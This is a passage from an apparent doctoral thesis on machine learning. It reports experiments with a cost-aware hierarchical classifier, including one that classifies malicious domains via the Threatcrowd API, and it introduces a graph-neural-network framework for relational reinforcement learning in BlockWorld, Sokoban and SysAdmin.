


Figure 4.9: Classification of a potentially malicious domain (*threatcrowd* dataset). At each step, acquired features (full circles) and possible actions (empty circles; unobserved features and terminal action) are shown. The policy is visualized as line thickness and the selection with a green line. The method sequentially requests features: First, it retrieves (step 0) a list of known malware hashes communicating with the domain, then (step 1) a list of associated IP addresses, and finally (steps 2 and 3) performs reverse IP lookups. The correct class is highlighted with a dot. Note that the number of actions differs at each step and the size of sets (IPs, hashes, and emails) differs between samples.

does not change the prediction (steps 2 and 3). Finally, the algorithm finishes with a correct classification *benign*. With four requests, the method was able to probe and classify an unknown domain.

To conclude, this experiment shows that the complete method leads to substantial savings while achieving the same accuracy. When deployed to production, this could mean that the method can classify much more samples with the same budget, or that the budget can be lowered, leading to monetary savings. To apply the model in a real-life scenario, the only thing required is an interface connecting the model's input and decisions with the Threatcrowd API. After that, the model would be able to perform the classification online. The experiment also verifies that all parts of the algorithm are required. Specifically, the comparison with the *Flat-CwCF* and *RandFeats* baselines showed that flattening the features results in degraded performance and that selecting features based on the knowledge gathered so far is crucial.



(a) hepatitis (b) ingredients (c) sap

(d) stats (e) mutagenesis

Figure 4.10: The performance of the algorithms in five datasets, shown in the cost vs. accuracy plane. We show our method (*HMIL-CwCF*), its ablation with a random policy (*RandFeats*), ablation with flattened data (*Flat-CwCF*) and the *HMIL* algorithm trained with complete information. We train 30 instances per each algorithm (*HMIL-CwCF*, *RandFeats* and *Flat-CwCF*), each targeting a different budget. We plot the best runs, selected using validation sets and their Pareto front. For information about variance, we also show the results of all runs as faint points. The *HMIL* is run 10 times, and we plot the mean ± one standard deviation (the bar visualizes the metrics across the whole range of budgets for comparison).

4.5.3 *Quantitative experiments: Other datasets*

To further evaluate our method, how it scales with small and large datasets and how it performs in binary and multi-class settings, we performed quantitative experiments with other five datasets. Because our method targets a novel problem, we did not find datasets in appropriate format – i.e., datasets with hierarchical structure and cost information. Therefore, we transformed existing public relational datasets into hierarchical forms by fixing the root object (different for each sample) and expanding its neighborhood into a defined depth. We also manually added costs to the features in a non-uniform way, respecting that in reality, some features are more costly than others (e.g., getting a patient's age is easier than doing a blood test). In practice, the costs would be assigned to the real value of the required resources. The depth of the datasets was chosen so that they completely fit into the memory.

Table 4.3: Results under the AUTC metric.

dataset	HMIL-CwCF	Flat-CwCF	RandFeats	HMIL
synthetic	**0.88**	0.75	0.32	0.50
hepatitis	**0.74**	0.70	0.69	0.38
mutagenesis	**0.71**	0.68	0.60	0.36
ingredients	**0.47**	0.19	0.44	0.31
sap	**0.24**	0.23	0.11	0.11
stats	**0.03**	0.02	**0.03**	0.02
threatcrowd	**0.36**	0.25	**0.36**	0.18

The results are shown in Figure 4.10 and in Table 4.3. Let us select interesting facts and describe them below. The *HMIL* algorithm shows what accuracy is possible to achieve when using all features at once. The variance of its results indicates what should be considered normal in the corresponding dataset. Especially in *hepatitis* and *mutagenesis* (Fig. 4.10ae), the variance of the results is high, which is given by the datasets' small sizes.

The results in *sap* (Fig. 4.10c) are noteworthy. Here, the top accuracy of *HMIL* is exceeded by *HMIL-CwCF* and *Flat-CwCF*. We investigated what is happening and concluded that *HMIL* overfits the training data, despite aggressive regularization – we tuned the weight decay to maximize the validation accuracy. Surprisingly, *HMIL-CwCF* and *Flat-CwCF* do not suffer from this issue, with fewer features. We hypothesize that the *sap* dataset contains some features deep in the hierarchy that are very informative on the training set, but do not translate well to the test set. The well-performing methods are able to circumvent the issue by selecting fewer features, which results in less overfitting.

Generally, the *HMIL-CwCF* is among the best-performing algorithms in all datasets, i.e., it reaches the same accuracy with lower cost (in *sap* and *mutagenesis*, it performs comparatively to *Flat-CwCF*). Compared to *HMIL*, the cost is reduced about 26× in *hepatitis*, 1.2× in *ingredients*, 8× in *sap*, 6× in *stats* and 15× in *mutagenesis*, which are significant savings. *Flat-CwCF* generally exhibits low performance in the low-cost region, due to its limited control over which features it gathers.

Lastly, let us point out the result of *HMIL-CwCF* compared to *RandFeats* in *ingredients* (Fig. 4.10b). This dataset contains a single set of ingredients, which are objects with a single feature. The best any algorithm can do is to randomly sample the ingredients and stop optimally. While *RandFeats* always uses the given budget, *HMIL-CwCF* can acquire more features in some cases and compensate for that with other samples. Hence, it can reach higher accuracy with the same *average* cost as *RandFeats*.

The *Flat-CwCF* algorithm can either acquire the whole set of ingredients, or nothing. It achieves different points in Fig. 4.10b by randomization, i.e., it discloses the list of ingredients for some samples, or not for others. Note that the number of ingredients in each recipe varies and ranges from 1 to 65. One could argue that we could use a different encoding of the ingredients – e.g., one-hot encoding of the ingredients that are in a recipe. However, there are 6707 unique ingredients, while the mean number of ingredients in a recipe is around 11. Flattening the data this way would result in a very sparse and long binary feature vector. Applying the original CwCF method with such data would not




Figure 4.11: Training of a model, with and without the classifier pretraining. Performed on the *sap* dataset with $\lambda = 0.00108264$; an average of 10 runs.

work very well, since most of the features would encode a *missing ingredient*. This was already exemplified in Chapter 3, where training in a dataset with categorical values encoded to multiple one-hot encoded features (with a length of 40, compared to the required 6707 in case of *ingredient*) took an order of magnitude longer time to train, compared to similarly-sized dataset without such features.

To conclude, the results in Figure 4.10 show that our method consistently performs better or comparatively to other methods – i.e., achieves a similar accuracy with much fewer features. The AUTC metric in Table 4.3 aggregates the performance for the whole range of costs and confirms the conclusion.

4.5.4 *Remarks*

Explainability. Unlike the standard classification algorithms (e.g., *HMIL*), the sequential nature of *HMIL-CwCF* enables easier analysis of its behaviour. Figures 4.9 and 4.6 present two examples of the feature acquisition process and give insight into the agent's decisions. The weights the model assigns to different features in different samples and steps can be used to assess the agent's rationality or learn more about the dataset.

Classifier pretraining. The positive role of pretraining was already established in Chapter 3. However, as we separate the classifier from the RL algorithm, it is worth to assess how the situation changes. We performed an ablation experiment with the *sap* dataset and a fixed λ, where we ran the experiment 10 times with and without pretraining. The results in Figure 4.11 show that the pretraining improves the speed of convergence and the performance on validation data.

Table 4.4: Training times for a single instance (i.e., single setting of λ in *HMIL-CwCF*). Note that most of the time is spent on simulating the environment.

dataset	HMIL-CwCF	RandFeats	Flat-CwCF	HMIL
synthetic	1 hour	30 minutes	1 hour	1 minute
other (average)	19 hours	14 hours	9 hours	1 hour

Computational requirements. We measured the training times using a single core of Intel Xeon Gold 6146 3.2GHz and 4GB of memory. We used only CPU because the most time-consuming part of the training was the environment's simulation and it cannot benefit from the use of GPU. The measured times are displayed in Table 4.4. We show the *synthetic* dataset separately because it was much faster to learn. Note that the training times are for a single run (i.e., a single point in Figure 4.10), but the runs are independent and are easily parallelized. After training, the inference time is negligible for all methods. Also note that while the training time of *HMIL-CwCF* is much longer than in the case of *HMIL*, it is easily compensated by the fact that our method can save a large amount of resources if correctly deployed. Moreover, computational power rises exponentially every year (resulting in faster training), while resources like CO_2 production, patients' discomfort, or response time of an antivirus software only gain importance.

4.6 DISCUSSION

Comparison with Graph Neural Networks (GNNs). Instead of HMIL, we could use a GNN to perform the input embedding. However, note that the data we work with are hierarchical and constructed around a central root. Hence it makes sense to model the data as *trees*, not as general graphs, and use a method tailored to work with trees. In our case, generic message passing is unnecessary, and a single pass from leaves to the tree's root is sufficient to embed all information correctly. Mandlík [99] provides a deeper discussion about using HMIL and GNNs in sample-centric applications.

In some special cases, the same object could be located in multiple places (e.g., the same IP address accessible by multiple paths). In our method, we still handle the sample as a tree. If such a situation occurs, the data have to be *unrolled*, i.e., different places of the same object are considered to be different objects.

Is the depth of the tested datasets sufficient? We argue that most of the relevant information is within the near neighborhood of the central object of interest. Increasing the depth exponentially increases the available feature space and space requirements and slows down training. As the experiments showed that there are substantial differences between the methods, we conclude that the used depth is sufficient.

How to obtain credible cost assignment? In a real-life application, it should be possible to measure the costs of features up front. For example, the time required to perform an experiment, electricity consumed to retrieve a piece of data, or, as in the Threatcrowd experiment, every feature can represent a single API request.

Advantages and disadvantages of the proposed method. Our solution provides the following advantages, some of which are inherited from the original CwCF framework:

- It directly optimizes the objective in eq. (3.1) and although the deep RL has not the same theoretical guarantees as tabular RL, it searches for the optimal solution.

In contrast, some related work used heuristics (e.g., proxy rewards [66] in the flat CwCF case) – such algorithms are not guaranteed to aim for the optimal solution.

- The used HMIL algorithm used to process the hierarchical input is theoretically sound – Pevný and Kovařík [121] generalizes the universal approximation theorem [56, 81] to HMIL networks.

- As our method is based on a standard deep RL technique, its performance is likely to be improved with advancements in the RL field itself, since it is an actively developed area.

- The novel method can directly utilize many of the extensions developed for CwCF. This includes (1) problems with hard budget, (2) specifying the budget directly and automatic search for an optimal λ, (3) missing features (e.g., features of some objects may be inaccessible, possibly because the training data is incomplete), and (4) using an external high-performance classifier as one of the features. Points (1-3) are discussed in [59], (4) is explored in [58].

- The original CwCF presented in Chapter 3 has already established the competitive performance of the method in the flat data case. Therefore, we believe that the novel algorithm serves as a highly competitive baseline as well.

Below, we state the drawbacks of our algorithm we are aware of:

- Being RL-based, the algorithm is sample inefficient, i.e., it requires a long training. As mentioned, training in the more complicated datasets took about 19 hours on average.

- Data must be hierarchical, e.g., it must not contain references to the same object in different places in the hierarchy, nor cycles. As mentioned in the discussion about GNNs, if such structures appear in the data, it must be *unrolled* (e.g., the same object would have to be copied to different places) so that the result is hierarchical.

- With some datasets, there could be non-negligible variance in the performance of trained models. The user is advised to repeat training several times and select the best-performing model, based on validation data.

Alternative approaches. Generally, there are two ways to make the existing algorithms work with the hierarchical data: a) modifying the data, b) modifying the algorithm. Below, we suggest several different approaches to these options. Keep in mind that each of these suggestions would require substantial research to implement, and might not be possible at all.

a) Modifying the data can be done in the way we did in the case of *Flat-CwCF*, but there could be other ways, for example:

- It may be possible to decrease the granularity of choice to the set level by considering each path in the *schema* as a separate feature. While this approach would result in a fixed number of features for all samples, it brings several issues. For example, since sets can contain multiple objects, it is unclear how to choose one of them. An algorithm selecting the objects randomly would have inherently lesser control over which objects to select, and would not be able to utilize possible conditional dependencies between objects' features. In the *RandFeats* baseline, we have already shown that such loss of control results in degraded performance. Second, if it is allowed to get the same feature multiple times (to cover different objects in a set), it is unclear how to aggregate and process these multiple values.

- Another way could be to treat all features in the tree as a set of tuples *(path, type, value)*, each encoded into a $\mathbf{R}^n$ space, and use algorithms designed to process sets [135]. While this approach would preserve all information, it is unclear how to efficiently encode paths of various lengths that can branch in sets, or values of different types.
- Also, one could manually engineer features based on the known data structure. However, this step is laborious, suboptimal, and may be difficult to apply, because the individual samples vary in size of their sets. Note that the standard approaches to feature selection do not work with hierarchical data.

b) Let us also discuss the possible modification of the existing algorithms, where the problem is twofold. First, the algorithm needs to be modified to accept hierarchical data with varying size. In some cases, it could be solved by embedding the data sample into a smaller, fixed space, e.g., with the HMIL algorithm, as we did in our case. However, many algorithms for the CwCF problem depend on access to the actual feature values, such as decision trees [98], random forests [113–115] or cascade classifiers [158] and may not work with such transformations. Second, the modified algorithm needs to be able to select features within the hierarchy. This could be done through direct selection of the corresponding output (as we do in our method, or as the [135] would do with the formerly proposed modification), or through some other way of identifying the specific feature (possibly by returning its encoded path).

Again, while believe that many of these problems are solvable, they would require non-trivial further research.

4.7 CHAPTER CONCLUSION

This chapter presented an augmented Classification with Costly Features framework that can process hierarchically structured data. Contrarily to existing algorithms, our method can process this kind of data in its natural form and select features directly in the hierarchy. In several experiments, we demonstrated that our method substantially outperforms an algorithm that uses complete information, in terms of the cost of used features. We also showed how the original CwCF would work if the data was flattened so the method could process it. As the augmented HMIL-CwCF model has the ability to choose features with greater precision, it leads to superior performance. In a separate experiment, we applied our method to a real-life problem of classification of malicious web domains, where it also outperformed the other algorithms. The sequential nature of the new algorithm and its hierarchical action selection contribute to its explainability, as the features are semantically grouped, and the user can view which of them are considered important at different time steps.

5 SYMBOLIC AND RELATIONAL APPROACH

The previous chapter enhanced CwCF to work with hierarchically structured data, but the proposed method is still not completely general. The discussion (Section 4.6) revealed that the same object can appear in multiple places. For example, in the malicious domain detection problem, two different domains could share the same IP addresses, or, in the social network example, the same user can comment on several different posts. Instead of trees, we could encode the same data as graphs, which would solve the issue. However, we found that the current deep RL focuses mostly on visual-control domains [e.g., 57, 80, 107] with fixed state and action space dimensions, and the augmentation presented in the previous chapter cannot work with this relational representation. Hence, in this chapter, we take a step back from costly features and focus on deep RL itself, and its applicability to real-world problems, in which it is natural to represent the domain in terms of *objects*, their *relations*, and *actions* that directly manipulate them.


Let us motivate this chapter with an internet bot that browses the web, uses different APIs and gathers pieces of information. It is natural to represent the data it is working with in the form of an ontology, which is a graph of entities where the connections represent relations. On the other hand, the same data would be difficult to translate into any fixed form, e.g., into a visual representation or general tensors. Similarly, the action space is also better represented using the objects (e.g., to make an API call to a newly discovered service), rather than a pre-described set of actions.

Relational Reinforcement Learning (RRL) [31] studies tasks described in a relational language, in which states are described with predicates, such as $\mathit{on}(x, y)$, and actions that manipulate the objects, e.g., $\mathit{move}(x, y)$. As an illustration, look at the BlockWorld problem [138] in Figure 5.1a. Initially, several labeled blocks are stacked on top of each other in an arbitrary configuration. The task is to reconfigure them into a goal position, using a $\mathit{move}(x, y)$ action that picks a block x and puts it on top of y, which could also be the ground.

In this chapter, we present a generic framework to solve a large class of relational problems using deep RL. We call it SR-DRL (Symbolic Relational Deep RL), and it is designed to work with an enriched symbolic input (i.e., objects, their relations and their features) in the form of a graph and multi-parameter actions that target the objects. Being a deep RL-based framework, it does not require the knowledge of transition dynamics and hence, it can be applied in domains where these are not available – unlike planning, where a precise domain description is needed.

We use a Graph Neural Network (GNN) [168] to process the input state, and decompose the policy into a sequence of parameter selections. This decomposition allows us to select an action in a linear time, wrt. the number of action parameters, where each of these parameters represents a specific node in the graph. A similar decomposition was studied by Vinyals et al. [150] who assumed that the parameters can be selected independently.

This chapter is based on [62] and the code of the presented algorithm is available at `https://github.com/jaromiru/sr-drl`.



move(x, y) *reset*(x) or *reset*$(\mathcal{X})$ *push-left*(x), and *-right*, *-down*, *-up*

(a) BlockWorld (b) SysAdmin (c) Sokoban

Figure 5.1: Visualizations and actions of three domains where we demonstrate our method. In the BlockWorld game, the task is to reconfigure blocks into a goal position. In SysAdmin, computers in a network where nodes need to be selectively restarted to keep them running. In a variation of this environment, multiple nodes can be selected at once. Sokoban is a classic planning domain, where we include a twist – actions are applied directly on the boxes. In all three domains, **the key challenge is to zero-shot generalize to different problem sizes**.

However, not all probability distributions can be represented in this manner. Unlike [150], we respect the parameters' conditional dependency. For example, in action *move*(x, y), the choice of y should be dependent on the chosen x.

Additionally, we allow *set* parameters, where any combination of objects can be independently selected. For example, a hypothetical action *select*$(\mathcal{X})$ with a set parameter $\mathcal{X}$ could select any set of input objects, with any cardinality. We train the policy using the A2C algorithm, but any algorithm from the policy gradient family [88] could be used (e.g., PPO). The important property of the SR-DRL framework is that the **trained models are not constrained to the specific problem sizes, but can be used with a different number of objects and actions** (e.g., in the Sokoban environment, a model can be trained on 10×10 instances, but deployed to larger problems).

We demonstrate different aspects of our framework in three distinct domains. **a)** BlockWorld is a well-known planning domain with NP-hard complexity for optimal planning. We use its formulation with a two-parameter *move*(x, y) action to demonstrate how to use multiple parameters with a conditional dependency. Moreover, we show that agents trained with only five blocks can be seamlessly deployed in a problem with 20 blocks and solve it with a 78% success rate. **b)** Sokoban is a game requiring extensive planning and we use it to show how to manipulate the game's objects on the macro level, while a low-level planner translates the macro actions to a number of environment steps. Agents trained in 10×10 problems with four boxes solve 89% of random 15×15 problems with five boxes. **c)** SysAdmin is a graph-based planning domain. In its variation *SysAdmin-M*, we demonstrate our framework's capability to independently select a set of nodes at once. Agents trained with ten nodes generalize almost perfectly to 160 nodes and performs comparably to PROST planner [69], using only a fraction of decision time.

The chapter is organized as follows. Section 5.1 overviews the related work. Section 5.2 describes the class of studied problems and their state and action spaces. The key elements of our method are described in Section 5.3, i.e., the input processing through a GNN, policy decomposition and training. Sections 5.4 and 5.5 discuss the experiments in three different domains (BlockWorld, Sokoban and SysAdmin), along with their domain definitions and results. Section 5.6 discusses the architectural choices, the principles of domain modeling and the source of generalization. The chapter concludes in Section 5.7.

5.1 RELATED WORK

Džeroski, De Raedt, and Driessens [31] introduced RRL in 2001, and approached it with inductive logic programming. As a representative problem, they focused on a more restrictive BlockWorld variant, with only three specific goals: stacking into a single tower, unstacking everything to the ground, or moving a specific box a on top of b. For each of these goals, a specialized policy was created, and the authors also reported some degree of generalization to a different number of blocks (3 to 10). However, the used specific goals are trivial compared to the setting we use (any block configuration as a goal). Also, due to a different evaluation procedure, the exact comparison is impossible without carefully reimplementing and evaluating their method.

Payani and Fekri [118] replace the hard logic of Džeroski, De Raedt, and Driessens [31] with a differentiable inductive logic programming. In their approach, the logic predicates are fuzzy, and the parameters are learned with gradient descent. BlockWorld environment is also used for experiments, with an input represented as an image. However, the scope is very limited to only 4 and 5 blocks, without goal generalization (the goal is to always stack into a single tower), and the authors do not report any generalization.

Li et al. [84] studies a 3-dimensional instantiation of the BlockWorld problem with a robotic hand and physics simulation. Interestingly, the features of the blocks (their position and color) and the hand are encoded as a graph and processed by a GNN, making it invariant to the number of objects. Still, all interaction with the world is done by controlling the robotic hand and its elementary actions (relative change of position and grasping controls). Moreover, the blocks are not symbolic, but are identified by their features (color).

Oracle-SAGE [20] investigates how to incorporate planning into the SR-DRL framework. It builds upon the method presented in this chapter and explores the idea outlined in the Sokoban experiment – combining the SR-DRL framework with a planner. It uses our GNN-based models to suggest several macro goals for a planner, uses it to find a sequence of actions to achieve this macro goal and recalculates the next steps. The combined technique performs well in domains that require reasoning over long time or spatial distances. In this chapter, we present the fundamental principles of the SR-DRL framework without which the Oracle-SAGE would not be able to work.

Hamrick et al. [47] study the stability of a tower of blocks in a physical simulation, with some blocks glued together. The blocks and their physical features are encoded as nodes in a graph, and the actions are performed on the graph's edges, which connect two adjoining blocks. This approach generalizes well to different combinations and numbers of blocks. Similarly, Bapst et al. [7] focus on the task of creating block structures under physical simulation. They follow a similar approach to ours; their architecture is based on GNN and allows object-centric actions. However, these works focus on their specific domain and do not provide a general framework. Comparatively, we describe a domain-independent framework that works with heterogeneous relations, and multi-parameter actions, possibly with set parameters.

Zambaldi et al. [163] and Santoro et al. [130] provide specialized neural network architectures with relational inductive biases that internally segment a visual input into objects and process them relationally. Compared to our work, these architectures cannot process symbolic input.

In planning, Relational Dynamic Influence Diagram Language (RDDL) [129] is often used to describe the mechanics of a relational domain. Garg, Bajpai, and Mausam [33] introduced SymNet, a method that automatically extracts objects, interactions, and action templates from any RDDL. The interacting objects are joined to tuples and represented as a node in a graph; the interactions are represented as edges. A GNN is used to create nodes' embeddings. Action templates, each represented as a single non-linear function, are applied over the object tuples to create a probability distribution. Finally, actions and their parameters (the object tuples) are selected, and the model is updated with a policy gradient method [88]. There are several drawbacks to the SymNet algorithm. Although the actions share their representation, the final step is to apply the softmax function over all grounded actions. For a problem with n objects and an action with p parameters, this results in $O(n^p)$ time and space complexity. For an action with one set parameter, it is $O(2^n)$. In both cases, the complexity restricts Symnet to problems where actions have only a few parameters. On the other hand, the complexity of SR-DRL is $O(pkn)$, where k is the maximal degree of the graph, which is usually much smaller than n. In our case, an action with one set parameter can be computed in $O(n)$, as all nodes are treated independently. The SymNet method is applicable only when the RDDL domain definition is available because it uses the defined transition dynamics to create the graph. In deep RL, it is common that the transition dynamics are unknown, and only a simulator is available. For example, imagine a visual control domain (e.g., controlling a robotic hand) with automatic object detection [e.g., 125], defined actions manipulating these objects (possibly with a low-level planner in place), and unknown dynamics.

Adjodah, Klinger, and Joseph [1] studies a control problem of fixed-size maze navigation. The relations are represented as exhaustive binary combinations of all places in the grid and a shared projection is applied to all of them. The output is concatenated and processed with a standard MLP-based Q-learning algorithm. No message passing is involved, allowing the model to reason only with the limited binary relations. Moreover, the learned model is restricted to its specific grid size.

Groshev et al. [38] trains a deep neural network to imitate and generalize behaviour generated by a planner. Their neural network architecture is based on image / graph convolutions where the last layer is not fully connected, but it is a fixed-size window centered around the player. This allows generalization to different problem sizes. They apply their method in Sokoban and the traveling salesperson problem.

In visual domains where a relational description is not available, work of Garnelo, Arulkumaran, and Shanahan [34] or Zelinka et al. [164] could be used for automatic object discovery.

The following papers focus on the automatic generation of features from domain descriptions or problem examples to learn generalized policies that transfer to related problems with a different number of objects. Karia and Srivastava [68] uses a method from description logic [6] to generate features and learn a generalized Q-function. Ng and Petrick [116] also learns a generalized Q-function using a mix of ground and first-order approximations in Relational MDPs [147].

Toyer et al. [143, 144] introduce ASNet, a general neural network architecture that is constructed according to a probabilistic PDDL domain definition and is reusable to all problem instances. This architecture includes interleaved action and proposition layers, which are connected according to the actions' preconditions and effects. Their models output a general reactive policy and are trained through supervised learning based on optimal trajectories determined by an external planner. The authors also tried to train their models with RL, but dismissed this direction due to its inefficiency. Compared to our work, the architecture of our models is semantical (i.e., the graph reflects the objects and their relations) and we use deep RL for training, which can be applied in domains without known transition dynamics. Moreover, ASNets use a single output for each grounded action, which leads to an exponential number of actions wrt. the number of parameters. We work around this issue with our policy decomposition. In a similar work to ASNet, Shen, Trevizan, and Thiébaux [134] takes this a step further and develops a GNN-based method that learns a domain-independent heuristic.

The work [128] introduces a method to tackle domains described in the PDDL language [2]. They too use GNNs and deep RL to learn a generalized policy; additionally, they combine the approach with planning. Unlike our work, their approach does not work with multi-parameter actions nor set parameters. [49] uses deep RL to learn a set of general logic rules for a particular domain. [32] learns rule-based policies using combinatorial optimization.


5.2 PROBLEM

Our problems naturally consist of *objects* described with features, heterogeneous binary *relations*, a feature vector describing the *global context*[*], and a *goal* definition. The problems are sequential and we assume existing *transition* dynamics. We use the standard MDP formalism, i.e., a tuple $(\mathcal{S}, \mathcal{A}, r, t, \gamma)$, where $\mathcal{S}$, $\mathcal{A}$ represent the state and action spaces, r, t are reward and transition functions, and γ is the discount factor. All of the MDP components are problem-dependent, hence we provide only their general descriptions. The reward function r can directly specify the goal or be more subtle. For example, in the BlockWorld, the reward can be defined as a small negative value per step and a non-negative value when the goal is reached. The parameter γ and the transition function t are directly defined by the particular environment. Because we use a model-free method, the transition function can also be unknown (only a simulator is needed). State and action spaces are described below.

5.2.1 *State and goal*

The state contains objects with their features, relations, global context, and optionally the goal. The objects and relations naturally form an oriented graph where nodes represent the objects and contain their features in the form of fixed-length vectors. More complicated feature structures can be embedded using the existing techniques (e.g., using HMIL [122] or Deep Sets [162]). Heterogeneous objects can be recognized by a type-specifying feature. Oriented edges represent the relations, optionally also containing features and their type. Symmetric relations can be transformed into two opposite edges. The global context is a

[*] The global context, objects and their relations can be viewed as nullary, unary and binary relations.



(a) current state (b) goal (c) combined

Figure 5.2: Example state encoding of the BlockWorld game state from Figure 5.1a. The objects and relations form the graph, with a special node representing the ground. The representation of the current state and the goal is combined with different edge types. Nodes include a single feature differentiating the blocks and ground; no other features (e.g., labels) are present. Likewise, no global information is needed in this example.

vector specifying properties of the environment, unrelated to any single object (e.g., time or the environment state).

The goal can be encoded in several ways. First, the reward function definition can encode the goal in domains where it is static. In domains where the goal changes across problem instances, it needs to be included in the state. Depending on the particular domain, it can be encoded either in the global context, in the object features, or as part of the graph itself. In the last case, the goal can represent the desired final configuration, encoded as a separate graph and then be joined with the original state.

Let us take the BlockWorld domain as an example of the state encoding (see Figure 5.2). Objects and relations are encoded as a graph, with a special node representing the ground (see Sec. 5.5.1 for the domain definition). Nodes contain only a single feature, differentiating between a regular node and the ground. The actual state and the goal are encoded with different edge types, and their representation is combined.

5.2.2 *Actions*

The actions are object-centric, i.e., they manipulate the problem's objects. It follows that in problems where the number of objects changes, the action space also changes. However, as we show later in Section 5.3.2, this variable and unbound action space can be tackled efficiently with a fixed-size model.

